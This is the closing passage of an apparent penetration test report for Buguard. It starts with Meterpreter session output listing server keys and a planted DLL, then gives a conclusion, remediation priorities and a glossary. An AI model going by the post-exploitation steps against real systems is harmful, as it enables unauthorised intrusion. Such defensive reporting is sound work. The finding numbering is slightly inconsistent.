100644/rw-r--r--  540   fil   2010-03-17 16:08:45 +0200  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 16:07:45 +0200  server.crt
100640/rw-r-----  891   fil   2010-03-17 16:07:45 +0200  server.key
100644/rw-r--r--  9216  fil   2025-08-23 04:45:18 +0300  uTmnhERT.dll

meterpreter >
```

Using a Metasploit module, we accessed database files

Conclusion:

To wrap things up, let's reflect on the entire process and what it means for Buguard. We began this engagement with a clear goal: to simulate real-world cyber threats against your network to uncover hidden weaknesses. Starting from reconnaissance, where we gathered intel on your systems, we moved through scanning to identify services, analyzed vulnerabilities, carefully exploited them to gauge real risks, and explored post-exploitation scenarios to understand the full potential impact.

In total, we identified 14 distinct in your internal network. These ranged from medium-severity issues like user enumeration in SMTP, which could aid attackers in reconnaissance, to numerous critical vulnerabilities such as backdoors in FTP, DISTCC, and UnrealIRCd, weak authentication in services like Telnet, VNC, Rlogin, and Rsh, and misconfigurations in NFS, Java RMI, and others that could lead to full system compromise. Many of these stem from outdated software, insecure protocols, or lax access control common pitfalls in evolving IT environments.

What stands out is the pattern: several legacy services (Telnet, Rlogin, Rsh) are still active, posing unnecessary risks, while others like FTP and SMB lack modern safeguards. By addressing these, starting with the critical ones, you can drastically reduce your attack surface. Our recommendations emphasize practical steps: disabling unneeded services, updating software, enforcing strong authentication, and using firewalls for segmentation.

Overall, this test highlights areas where Buguard is strong but also where improvements can make a big difference in preventing breaches. Implementing these fixes will not only resolve the identified issues but also foster a more resilient security culture. We suggest scheduling follow-up tests to verify remediations and catch any new threats. If you have questions or need help with implementation, feel free to reach out to me, Amr Hatab, for personalized guidance.

Prioritization Guide:

To help Buguard address these findings efficiently, we recommend the following prioritization strategy:

1. **Critical Findings (1-3, 7-13):** Address these immediately, as they allow direct system compromise or unauthorized access. Focus on disabling insecure services (e.g., Telnet, Rlogin, Rsh) and patching backdoors (e.g., FTP,DISTCC, UnrealIRCd).

2. **High Findings (4-6, 14):** Tackle these next, as they pose significant risks but may require slightly more effort to exploit. Strengthen authentication and apply patches.

3. **Medium Findings (1):** Address these after higher-priority issues to reduce reconnaissance risks.

4. **Ongoing Maintenance:** Schedule regular updates, monitor logs, and conduct follow-up tests to ensure sustained security.

Glossary:

Backdoor: A hidden entry point in software that allows unauthorized access.

Brute-Force Attack: Repeatedly guessing passwords or credentials to gain access.

FTP (File Transfer Protocol): A protocol for transferring files between computers.

NFS (Network File System): A protocol for sharing files across a network.

Rlogin/Rsh: Outdated protocols for remote login and command execution.

SMB (Server Message Block): A protocol for sharing files and resources.

SSH (Secure Shell): A secure protocol for remote system access.

VNC (Virtual Network Computing): A system for remote desktop control.